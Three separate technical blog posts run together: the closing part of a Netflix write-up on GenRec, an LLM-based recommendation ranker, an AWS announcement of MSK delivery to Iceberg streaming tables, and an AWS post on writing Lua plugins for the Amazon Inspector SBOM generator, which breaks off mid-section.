
Data scaling: For both ~1B and ~10B parameter backbones, offline MRR improves as we increase Phase‑2 post‑training data. Larger models reach higher absolute MRR but follow a similar scaling curve (see Figure 4).
Model scaling: Under a fixed training budget, we post‑trained GenRec variants from ~1B to ~10B parameters. Within this budget, larger backbones consistently achieved higher offline MRR than smaller ones.
Figure 4: GenRec Phase-2 data scaling for the∼10B model.
Phase-1 vs. OSS, Phase-2 vs. Phase-1

Phase-1 vs. OSS: Using the Phase‑1 Netflix‑adapted foundation LLM as the base model improves offline ranking metrics by roughly 10–20% compared to starting directly from an off‑the‑shelf LLM.
Phase-2 vs. Phase-1: Phase‑2 post‑training adds another 35–50% gain in offline ranking metrics when evaluated near the Phase‑1 training cutoff (i.e. when Phase‑1 model is the freshest). As time passes and Phase‑1 becomes stale with new content and shifting tastes, the relative benefit of Phase 2 grows to about 80% after 2 weeks.
Data efficiency vs. production ranker
Starting from a strong Phase‑1 model, GenRec matches or exceeds the production ranker using 10–40× fewerPhase‑2 labeled examples, depending on configuration. This marginal data efficiency is especially valuable because Phase 2 is refreshed far more frequently than Phase 1.
Context Length Optimization
Context length drives both quality and cost: longer verbalizations expose more behavior and context but increase training and serving cost. To study this trade‑off, we varied context length and verbosity and optimized them in three steps:
Clean and compress events: drop low‑signal engagements and compress repetitive behavior to form a cleaned sequence of events.

Find the “elbow point”: vary how many historical events we include and plot MRR vs. number of events to identify an elbow beyond which additional context yields diminishing returns (see Figure 5).
Optimize verbosity: for the retained events, test different levels of details and simplified wordings, measuring MRR each time.
In our experiments, we can reduce the context tokens to roughly one-third of the original budget with negligible degradation in offline ranking metrics. Since serving cost is approximately proportional to context length, we observed a similar reduction in serving cost.
Figure 5: Offline ranking metric (MRR) vs. number of user engagement events included in the prompt. The dashed line marks the elbow point: increasing the number of events beyond this yields diminishing returns.
Towards LLM‑Native Recommendation
GenRec is more than “swapping in a Transformer” for an existing ranker. It hints at a broader shift toward LLM‑native recommendation at Netflix. A few notable changes:
From Feature Engineering to Context Engineering
Traditional RecSys stacks revolve around large feature sets and heavy feature infrastructure. LLM‑centric systems instead revolve around constructing rich textual contexts from raw logs, metadata, and tools. The “prompt” becomes the new feature vector.
Modeling effort shifts from designing features to deciding which signals to include, how far back in time to go, how to compress or summarize history within a token budget. Our experiments on verbalization compaction illustrate this shift: careful context design can preserve quality while dramatically reducing serving cost.
From Customized Architectures to Foundation Backbones
Historically, each recommendation task often had its own custom architecture (two‑tower models, DLRM‑style networks, bespoke attention blocks). In an LLM‑centric world, many tasks share a common foundation backbone, with differentiation coming from data and verbalization strategies, post‑training objectives and rewards, and inference optimization.
GenRec leverages the same backbone as our foundation LLM rather than introducing a new architecture built from scratch. This makes it easier to share learnings across applications, and opens the door to natural‑language steering for future experiences.
Scaling Laws as Design Guides
Traditional RecSys can hit diminishing returns due to sparse IDs, heavy engineering objectives, and task‑specific architectures. With an LLM‑backed backbone, recommendation inherits clearer data and model scaling behavior: within cost limits, more data and larger models consistently improve quality. This brings RecSys design closer to the broader LLM paradigm, where scaling laws help guide model and data investment.
From RecSys Infra to LLM Infra
LLM‑backed recommenders push us toward LLM‑style infrastructure: GPU‑accelerated, vLLM/Triton‑based, with careful batching and caching. Over time, recommendation serving infra starts to look more like general LLM infra than classic RecSys stacks built around MLPs or factorization models.
Conclusions
We have presented GenRec, an LLM‑backed recommendation ranker at Netflix that adapts an internal foundation LLM for large‑scale personalization. By verbalizing user histories, context, and item metadata, adding a catalog‑aware ranking head, using reward‑weighted objectives aligned to long‑term satisfaction and business goals, and serving efficiently on our LLM infrastructure, we obtain a model that improves on a strong production ranker while using far fewer Phase‑2 labels and input signals.
GenRec is an early but promising step toward a more LLM‑centric recommendation stack at Netflix. Our results suggest that, with careful attention to cost, infrastructure, and alignment, LLM‑backed recommenders can play a central role in large‑scale personalization.
Acknowledgments
GenRec is the result of close collaboration among multiple teams and organizations across Netflix. The contributors to this work (in alphabetical order):
AI for members: Arjun Rao, Ashish Rastogi, Baolin Li, Fernando Amat Gil, Grace Huang, Justin Basilico, Kamelia Aryafar, Linas Baltrunas, Moumita Bhattacharya, Ogheneovo Dibie, Rein Houthooft, Shradha Sehgal, Sejoon Oh, Sergi Perez, Sourabh Medapati, Thea Wang, Yaochen Zhu, Yesu Feng, Ying Li, Yun Li, Yucheng Shi, Yunan Hu
AI platform and serving: Abhishek Agrawal, Adam Singer, Binh Tang, Daneo Zhang, Derek Olejnik, Ed Maddox, Erik Osheim, Lingyi Liu, Liping Peng, Meghana Chilukuri, Nicolas Hortiguera, Shaojing Li, ZQ Zhang
Product: Ilke Kaya, Michelle Kislak, Scarlet Chen, Si Cheng
Today, we are announcing delivery to streaming tables on Apache Iceberg for Amazon Managed Streaming for Apache Kafka (Amazon MSK) Express brokers, a fully managed capability that continuously materializes your streaming data as queryable Apache Iceberg tables on Amazon S3 Tables, a capability of Amazon Simple Storage Service (Amazon S3). With delivery to streaming tables, you no longer need to deploy, scale, or maintain Kafka connectors, Flink jobs, or custom consumers to make your streaming data available for analytics. You select a Kafka topic, choose S3 Tables as your destination, and your data becomes a read-only Iceberg table queryable from Amazon Athena, Amazon Redshift, and Apache Spark within minutes. Delivery to streaming tables provides up to 60% cost savings compared to self-managed alternatives. It also reduces downstream query costs by up to 30% through optimized file sizing, without writing a single line of code or managing any infrastructure. Because this capability delivers to S3 Tables registered in AWS Glue Data Catalog, your tables are automatically discoverable through Glue Data Catalog Business Context and Semantic Search (preview). Data stewards can enrich streaming tables with business descriptions, glossary terms, and skill assets. AI agents can then discover and reason in real time using semantic search grounded in trusted business definitions rather than raw schema inference.
In addition to S3 Tables, you can deliver Amazon MSK streaming data to general purpose Amazon S3 buckets in source data format. Data delivery to general purpose Amazon S3 buckets enables workloads like archival, backup, or ML training data delivery. This provides a price-performant, serverless, and scalable way to deliver streaming data as-is to your general purpose Amazon S3 buckets.
Challenges with delivering streaming data to Apache Iceberg
Customers today face three critical challenges when integrating streaming data with Apache Iceberg. First, ease of use: customers must manage complex Kafka Connect deployments, handle frequent pipeline failures, maintain custom configurations, handle data format conversions, and manage pipeline infrastructure for data delivery. These operational tasks consume significant engineering time and introduce ongoing risk of downtime. Second, resiliency: without proper coordination, simultaneous writes from multiple high-throughput Kafka partitions can conflict with each other, leading to failed commits, data freshness delays, and performance issues. Streaming ingestion of high-volume data creates large numbers of small Parquet files in Iceberg tables, significantly degrading query performance and forcing a difficult trade-off between data freshness and query efficiency. Third, price performance can become a bottleneck to enriching your data lake with streaming data into. With delivery to streaming tables, pricing is predictable, and up to 60% lower than self managed Kafka deployments, lowering the barrier to getting real-time context to your data agents.
How delivery to streaming tables solves these challenges
Delivery to streaming tables is a native capability built directly into Amazon MSK Express brokers. It addresses each challenge directly: it eliminates operational complexity by removing the need to deploy, configure, or maintain pipeline infrastructure, you enable it with a few clicks. It provides built-in write coordination and exactly-once delivery semantics, resolving concurrent writer conflicts and supporting data integrity without manual intervention. And it performs intelligent inline compaction during ingestion, producing query-optimized Parquet files that eliminate the small-file problem while maintaining minute-level data freshness. The capability automatically scales to process gigabytes per second of throughput.

With delivery to streaming tables, you now have a fully managed end-to-end real-time data architecture from data ingestion through storage to analytics. Your producers publish events to Amazon MSK Express brokers, which continuously deliver data as optimized Iceberg read-only tables in S3 Tables, registered automatically on AWS Glue Data Catalog. From there, you can query your streaming data using analytics engines like Amazon Athena, Amazon Redshift, Amazon EMR (Apache Spark), or Apache Flink . You can also let AI agents discover and reason over your data through Glue Data Catalog semantic search. This managed experience eliminates the intermediate infrastructure that customers previously assembled, no separate connector clusters, no compaction jobs, no custom consumers, replacing it with a single, serverless pipeline from stream to insight.
The following diagram illustrates this end-to-end architecture.
Getting started
To get started, log into the Amazon MSK console, navigate to your Amazon MSK Express cluster, and enable delivery to streaming tables with a few clicks. Specify the Kafka topic you want to deliver, configure your schema settings using AWS Glue Schema Registry, and choose your destination. Destinations can be either fully managed Iceberg tables in S3 Tables or self-managed Iceberg tables in general purpose S3 buckets. Once enabled, delivery to streaming tables immediately begins materializing your Kafka data as queryable Iceberg tables in S3 with no further intervention required.
Additionally, you can use Amazon MSK APIs to programmatically set up, update, or delete delivery to streaming tables configurations for your Kafka topics. This allows teams to build agentic workflows and infrastructure-as-code patterns for teams managing configurations across multiple clusters and topics at scale.
Getting started with the streaming tables Agent Skill
The streaming tables Agent Skill provides AI-assisted guidance for setting up streaming tables integrations for your existing or new topics in Amazon MSK Express cluster. The skill helps you configure delivery to S3 Tables (Iceberg) or S3, including schema registry setup, IAM role configuration, and validation.
Installing as an Agent Skill
Agent Skills are discovered automatically by compatible tools through the SKILL.md file. Refer to the Agent Toolit for AWS Skill Installation Guide to install the managing-amazon-msk Agent Skill. We also recommend you install the AWS MCP Server in your developer tool of choice, which exposes tools for searching AWS documentation, blogs, and Skills dynamically at runtime. These capabilities make agents more accurate and powerful for AWS related development and operational tasks, and make skill discovery and installation more flexible. Refer to Setting up the AWS MCP Server for guidance on installing the AWS MCP Server in your environment.
To verify the installation, interact with the skill in your preferred tool.

To start delivering data from your Kafka topics to Apache Iceberg tables in real time, for example, prompt “Create me a streaming table on my MSK cluster for my events topic” to your agent of choice:

The agent will dynamically load the managing-amazon-msk skill, and start by gathering the available resources in your AWS account to use for the streaming tables integration. Once it gathers that data, it will confirm the resources to use or create, and create the integration:

After creating the integration, the agent will summarize the status and can then help with any other operational tasks with your data. For example, the agent can help you set up AWS Lake Formation permissions for you to query the data in S3 Tables with Athena, or configure your table maintenance behavior in S3 Tables:
Conclusion
Delivery to streaming tables and general purpose S3 buckets is available in all AWS Regions where Amazon MSK Express brokers are available. To learn more about delivery to streaming tables, visit the documentationandpricing pages.
Amazon Inspector is an automated vulnerability management service that continually scans Amazon Web Services (AWS) workloads for software vulnerabilities. The vulnerability management capabilities of Amazon Inspector are powered by an asset inventory engine known as the Amazon Inspector SBOM Generator (inspector-sbomgen), a standalone command-line tool that produces a software bill of materials (SBOM) from container images, directories, archives, local systems, compiled binaries, and more. Over the past two years, we’ve expanded inspector-sbomgen’s coverage across dozens of programming language ecosystems, operating systems, and widely deployed applications.
We’re pleased to announce a new capability for builders using inspector-sbomgen: a plugin system for writing your own custom package collectors that you can use right away, without requiring source code compilation nor waiting for an official release.
In this post, we walk you through what the inspector-sbomgen plugin system does, why we built it, and how you can write your first plugin in a few minutes. Along the way, we also cover how plugin-generated package components integrate with Amazon Inspector for vulnerability scanning, and we explore the plugin safety model, which helps ensure security-hardened and predictable plugin behavior.
Why we built a plugin system
Software ecosystems are dynamic. New language package managers, lockfile formats, and end user applications ship constantly, and many are adopted quickly, in some cases with little security scrutiny. That leaves security teams with a visibility gap: production workloads running software that their SBOM tooling doesn’t yet recognize. Customers have asked us to inventory many of these ecosystems directly, and until recently, the only path to support was to open a feature request and wait for the inspector-sbomgen team to onboard the ecosystem and deploy a new release.
The inspector-sbomgen plugin system changes that. With plugins, you can:
Onboard ecosystems that inspector-sbomgen doesn’t support out of the box. New open source ecosystems, niche or fast-moving package formats, and internal or proprietary tooling can all be inventoried without modifying inspector-sbomgen.
Prototype detection for an ecosystem quickly. We designed a plugin system that is friendly to developers and AI coding assistants alike. Plugins are written in Lua, loaded at runtime, and require no Go toolchain nor compilation. You can use the built in test harness to iterate on a plugin and see results immediately.
Build on a stable foundation. The plugin API abstracts away artifact-type differences, so you write your detection logic once and it works seamlessly across container images, archives, local systems, and more. And because plugins stay decoupled from the internals of sbomgen, the core tool’s regression surface stays small.
Internally, we’ve used the plugin system to ship new ecosystem coverage faster than before. In our 1.13 release, more than 20 ecosystems that were previously implemented in Go, including Apache Tomcat, NGINX, MySQL, Redis, WordPress, and the OpenSSH toolchain, are now embedded as plugins inside the sbomgen binary. The same release also added more than ten brand-new ecosystems as plugins, including Apache Cassandra, Apache Struts, Conda, Swift packages, and AI-agent collectors (Amazon Q Developer, Kiro CLI, Claude Code, GitHub Copilot, and Ollama).
How inspector-sbomgen plugins work
Sbomgen plugins follow a two-step pipeline:
Discovery – Scan the artifact’s file system to identify files that contain installed package metadata.
Collection –Open each discovered file, parse file contents, and publish findings into the SBOM.
Under the hood, an event bus connects discovery and collection plugins. Discovery plugins publish events listing discovered files, and one or more collection plugins subscribe to these events, triggering package collection. Developers might recognize this behavior as the observer pattern.
This decoupling lets a single discovery plugin feed multiple collectors, for example, one extracting package metadata, another scanning for secrets, and another checking policy. Each collection plugin works from the same file list without re-walking the artifact filesystem, a computationally expensive operation.
Write your first plugin in 5 minutes
Inspector-sbomgen makes it straightforward to bootstrap a plugin environment. The plugin new command tells sbomgen to create a new plugin workspace, and the —-with-example flag populates the workspace with a discovery-collection plugin pair, that you can run immediately.
inspector-sbomgen plugin new --with-example
After invoking the preceding command, you will be prompted to provide a plugin name and a directory that will contain your plugin workspace. You can provide custom values or use the default values:
Plugin name (identifies the software ecosystem your plugin will inventory, e.g. debian-dpkg, rhel-rpm, python-pip, cmake) [my-custom-ecosystem]: <enter>
Project directory [my-sbomgen-plugins]: <enter>

Created plugin "my-custom-ecosystem" in my-sbomgen-plugins/
Note that you can skip interactive prompts by specifying the plugin name and directory using the corresponding command line interface (CLI) arguments:
After creating your plugin workspace, inspector-sbomgen will display a next steps screen, which guides developers and AI code assistants to the source files they need to change and to supporting documentation:
Next steps:

  Get started:
    1. Open plugin folder in a code editor (VS Code recommended)
    2. Add test files that your plugin will discover and parse
       (e.g., config files, lockfiles, binaries, etc.):
       my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/_testdata/

  Develop:
    3. Edit discovery:    my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/init.lua
    4. Edit collection:   my-sbomgen-plugins/collection/cross-platform/extra-ecosystems/my-custom-ecosystem/init.lua

  Test:
    5. Write unit tests:  my-sbomgen-plugins/discovery/cross-platform/extra-ecosystems/my-custom-ecosystem/init_test.lua
    6. Run unit tests:    inspector-sbomgen plugin test --path my-sbomgen-plugins

  Deploy:
    7. Distribute your plugin directory wherever you run inspector-sbomgen:
       inspector-sbomgen <arguments> --plugin-dir /path/to/my-sbomgen-plugins

       Example:
       inspector-sbomgen container --image alpine:latest -o /tmp/sbom.json --plugin-dir /path/to/my-sbomgen-plugins

For code completion, install the VS Code Lua language server extension:
  https://luals.github.io/#vscode-install

For more information:
  - Plugin guide:    my-sbomgen-plugins/docs/sbomgen-plugin-developer-guide.md
  - Testing guide:   my-sbomgen-plugins/docs/sbomgen-plugin-testing-guide.md
  - API reference:   my-sbomgen-plugins/docs/sbomgen-plugin-api-reference.md
  - Documentation:   https://docs.aws.amazon.com/inspector/latest/user/sbom-generator.html
Now that you have a plugin workspace, let’s explore its contents in greater detail:
The scaffolded project includes a working discovery and collection plugin pair, passing unit tests with test fixtures under _testdata/, a .vscode/settings.json for integrated development environment (IDE) integration, and a local copy of the developer documentation.
The scaffolding is deliberately succinct and complete, so it reads well for both humans and AI coding assistants. Every file has clear comments that explain what each function does and what the plugin author needs to fill in.
To test a plugin, you first need something to scan, such as a package lock file or a compiled binary. The example plugin inventories a fictional example.lock with the following contents:
The provided discovery plugin knows how to look for instances of example.lock within the artifact file system:
-- my-custom-ecosystem discovery plugin
-- Discovers example.lock files in the artifact file list.

function discover()
    return sbomgen.find_files_by_name({"example.lock"})
end
And the provided collection plugin knows how to parse the contents of example.lock and publish package findings to the output SBOM.
-- my-custom-ecosystem collection plugin
-- Parses example.lock files and extracts package name and version.

function collect(file_path)
    local content = sbomgen.read_file(file_path)
    if content == nil then
        return
    end

    for line in content:gmatch("[^\n]+") do
        local name, ver = line:match("^(.+)==(.+)$")
        if name and ver then
            sbomgen.push_package({
                name = name,
                version = ver,
                purl_type = "generic",
                namespace = "my-custom-ecosystem",
                component_type = sbomgen.component_types.APPLICATION,
            })
        end
    end
end
Run the tests
Plugins ship with a built-in test framework so you can validate your logic before scanning a real artifact. Tests are written in Lua, live next to the plugin in init_test.lua, and reference fixture data in _testdata/:
function test_discovers_packages()
    local result = testing.scan_directory("_testdata")
    testing.assert_equals(3, #result.findings)
    testing.assert_equals("my-package-alpha", result.findings[1].name)
    testing.assert_equals("1.0.0", result.findings[1].version)
end

function test_no_findings_for_empty_directory()
    local result = testing.scan_directory("_testdata/empty")
    testing.assert_equals(0, #result.findings)
end
Run the tests with the following command:
inspector-sbomgen plugin test --path my-sbomgen-plugins -v

=== RUN   my-custom-ecosystem/discovery/init_test/test_discovers_packages
--- PASS: my-custom-ecosystem/discovery/init_test/test_discovers_packages (0.04s)
=== RUN   my-custom-ecosystem/discovery/init_test/test_no_findings_for_empty_directory
--- PASS: my-custom-ecosystem/discovery/init_test/test_no_findings_for_empty_directory (0.04s)
ok    2 tests passed
This is the tightest development loop we could design: no Go toolchain, no rebuild, no container spin-up. Write a test, run it, iterate.
Scan a real artifact
For plugins to produce findings, inspector-sbomgen needs an artifact that contains the files your plugin looks for. For the example plugin, any directory with an example.lock file works. The fixture we generated earlier is a good stand-in:
The --plugin-dir flag tells inspector-sbomgen where to load your Lua plugins from. The resulting SBOM contains a CycloneDX component for each of the three packages in example.lock, for example:
Every plugin-generated component carries an amazon:inspector:sbom_generator:source_path property that records the file the component was collected from, so you can always trace a component back to the artifact that produced it.
Vulnerability scanning with Amazon Inspector
Plugin-generated findings are first-class SBOM components. They work with every downstream consumer that reads CycloneDX SBOMs, including Amazon Inspector. To send an SBOM to Amazon Inspector for vulnerability analysis, add the --scan-sbom flag (this requires an active AWS account):
An important caveat when you onboard a brand-new ecosystem: Plugin authors can inventory arbitrary ecosystems, but Amazon Inspector can only report vulnerabilities for components it has advisories for. When you point Amazon Inspector at a component whose ecosystem isn’t in its advisory feeds yet, Inspector will return the component with a property, Component skipped: no supported rules found. For example:
